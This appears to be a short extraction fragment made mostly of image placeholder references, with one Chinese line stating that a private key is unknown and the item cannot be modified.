



私鑰未知，不可修改






